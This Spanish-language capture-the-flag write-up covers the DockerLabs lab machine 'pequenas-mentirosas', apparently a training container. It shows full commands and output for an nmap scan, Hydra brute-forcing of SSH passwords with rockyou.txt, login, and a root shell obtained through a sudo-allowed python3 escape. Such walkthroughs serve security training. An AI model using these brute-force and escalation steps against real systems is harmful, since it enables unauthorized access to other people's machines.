




Como siempre, investigamos posibles vías de acceso a la máquina con ayuda de ***nmap*** :




```
┌──(kali㉿kali)-[~/DockerLabs/2.Fácil/pequenas-mentirosas]
└─$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 10:26 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey: 
|   256 9e:10:58:a5:1a:42:9d:be:e5:19:d1:2e:79:9c:ce:21 (ECDSA)
|_  256 6b:a3:a8:84:e0:33:57:fc:44:49:69:41:7d:d3:c9:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds
```

Están abiertos los puertos 22 (SSH) y 80 (HTTP).
Empezamos siempre inspeccionando la página web:




Pista: Encuentra la clave para A en los archivos.

Pues nada, como siempre asumiremos que ‘a’ puede ser un posible usuario para acceder por SSH. ***Hydra*** nos lo dira:




```
┌──(kali㉿kali)-[~/DockerLabs/2.Fácil/pequenas-mentirosas]
└─$ hydra -l a -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-20 10:34:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: a   password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-20 10:35:11
```

Parece que sí. Allá vamos, SSH:




```
┌──(kali㉿kali)-[~/DockerLabs/2.Fácil/pequenas-mentirosas]
└─$ ssh a@172.17.0.2
a@172.17.0.2's password:
Linux 8cbe48cfc7dd 6.18.3+kali+2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.3-1

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
a@8cbe48cfc7dd:~$
```

Estamos dentro. Veamos si ‘a’ puede ejecuatr algún binario como 'root':




```
a@8cbe48cfc7dd:~$ sudo -l
[sudo] password for a:
Sorry, user a may not run sudo on 8cbe48cfc7dd.
a@8cbe48cfc7dd:~$ 
```

Pues no.
Veamos binarios con permisos SUID:




```
a@8cbe48cfc7dd:~$ find / -perm -4000
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
```

Nada raro por aquí tampoco.
Quizá no nos valga el usuario 'a'... Vamos a buscar por ahí a ver si encontramos pistas de otro posible usuario:




```
a@8cbe48cfc7dd:~$ cd /home
a@8cbe48cfc7dd:/home$ ls -l
total 8
drwxr-xr-x 2 a       a       4096 Sep 27  2024 a
drwxr-xr-x 2 spencer spencer 4096 Sep 27  2024 spencer
a@8cbe48cfc7dd:/home$ 
```

Parece que un tal 'spencer'. Ponemos a trabajar otra vez a ***Hydra*** :




```
┌──(kali㉿kali)-[~/DockerLabs/2.Fácil/pequenas-mentirosas]
└─$ hydra -l spencer -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-21 10:16:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: spencer   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-21 10:16:35
```

Ahí está. Volvemos a entrar por SSH, esta vez con 'spencer' y miramos si puede ejecutar binarios con permisos root:




```
┌──(kali㉿kali)-[~/DockerLabs/2.Fácil/pequenas-mentirosas]
└─$ ssh spencer@172.17.0.2
spencer@172.17.0.2's password:
Linux 8cbe48cfc7dd 6.18.3+kali+2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.3-1kali3 (2026

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
spencer@8cbe48cfc7dd:~$ sudo -l
Matching Defaults entries for spencer on 8cbe48cfc7dd:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User spencer may run the following commands on 8cbe48cfc7dd:
    (ALL) NOPASSWD: /usr/bin/python3
```

Esta vez sí, Python. Vamos a utilizar, como en la máquina 'consolelog', el script ***searchbins***.
Recordad que bastaba con pasarle el nombre de un binario y el método por el que lo habíamos descubierto, en este caso 'sudo':



```
┌──(kali㉿kali)-[~/DockerLabs]
└─$ searchbins -b python -f sudo

[+] Binary: python

[*] Function: sudo → [https://gtfobins.github.io/gtfobins/python/#sudo]

        | sudo python -c 'import os; os.system("/bin/sh")'
```

Hacemos lo que nos dice y...



```
spencer@8cbe48cfc7dd:~$ sudo python3 -c 'import os; os.system("/bin/sh")'
# whoami
root
# █
```

Listo, somos root!!